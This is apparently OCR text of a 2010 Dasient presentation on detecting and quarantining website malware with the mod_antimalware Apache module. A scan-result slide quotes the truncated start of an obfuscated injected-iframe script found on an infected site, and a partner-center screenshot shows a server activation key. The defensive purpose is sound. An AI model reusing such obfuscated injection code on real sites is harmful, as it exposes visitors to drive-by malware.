
Need to do so with high performance

Dasient



Chrome File Edit View History Bookmarks Window Help
Fri 6:35 AM
Mail - Stratton presentation
Downloads
Dasient Web Anti-Malware
https://wam.dasient.com/wam/diagnose?scan_id=221464
http://74.213.166.11
Apple
Yahoo!
Google Maps
YouTube
Wikipedia
News
Popular
Other Bookmarks
thejumpbeat.com/
Blacklisted on:
Google
Quick Scan Results
1 infected page
found so far
1 shown below
Dasient WAM can help:
Get help in removing these infections
Get an in-depth, FULL Scan and identify all infected pages
Frequent malware scans of your site
Immediate alerts of malware activity
Learn More
Expand each URL below to see the known or suspected malicious code on the page:
⊟ http://thejumpbeat.com/
<script language='JavaScript'>document.write(unescape('\x3C\x69\x66\x72\x61\x6D\x65\x20\
Copyright © 2010 Dasient, Inc. All rights reserved
Corporate Home | Feedback | Privacy policy | Terms of service
Partner Center Infection Library
drill-down.ppt
SANS 4_29_10_FINAL (3).ppt
SANS 4_29_10_FINAL (2).ppt
Show all downloads...

Detection

- Goal: Extract “root cause” of malcode



Mod_antimalware Architecture



Mod_antimalware Implementation

Apache module (IIS also). Output filter.


Two versions: standard & lite (open-source)

Configuration Directives

Restart-free Reconfiguration (via Shared Memory) + Persistence

Mod_antimalware Implementation

Authentication



Partner Center: mod_antimalware

You are logged in as Neil Daswani (neil+goog@dasient.com).

Submit Domains | Blacklist Report | Monetization Tools | Sales | mod_antimalware_lite | API | Logout

Installation | Activation Keys | Quarantining Status


Activation Keys:

Webserver	DasientSharedAuthKey	Enabled?	Status	Enable/Disable	Version
gnupods.com	TnyMeRWJhtwuxyYaphFrx6S1AlL8L99qSSya6evUoUFvWurVvgeS	Y	OK	Disable	Apache Standard


Quarantining Verification

Dasient

Without Mod_Antimalware



With Mod_Antimalware



Significantly reduce reaction time (m hours << n days)

* - No time lag between Discover, Diagnose and Contain with Auto-Containment enabled

Dasient

References + Related Work

Dasient Web Site
www.dasient.com

Mod_antimalware Home Page
http://sourceforge.net/projects/modantimalware/

My Home Page
www.neildaswani.com

Wepawet (alpha), UCSB
http://wepawet.iseclab.org/

Stopbadware.org
http://stopbadware.org/

Dasient

Future Work

(open-source projects available)

Virtual Host Support

Certificate-based mutual authentication

Automatic deployment of quarantining directives

Dasient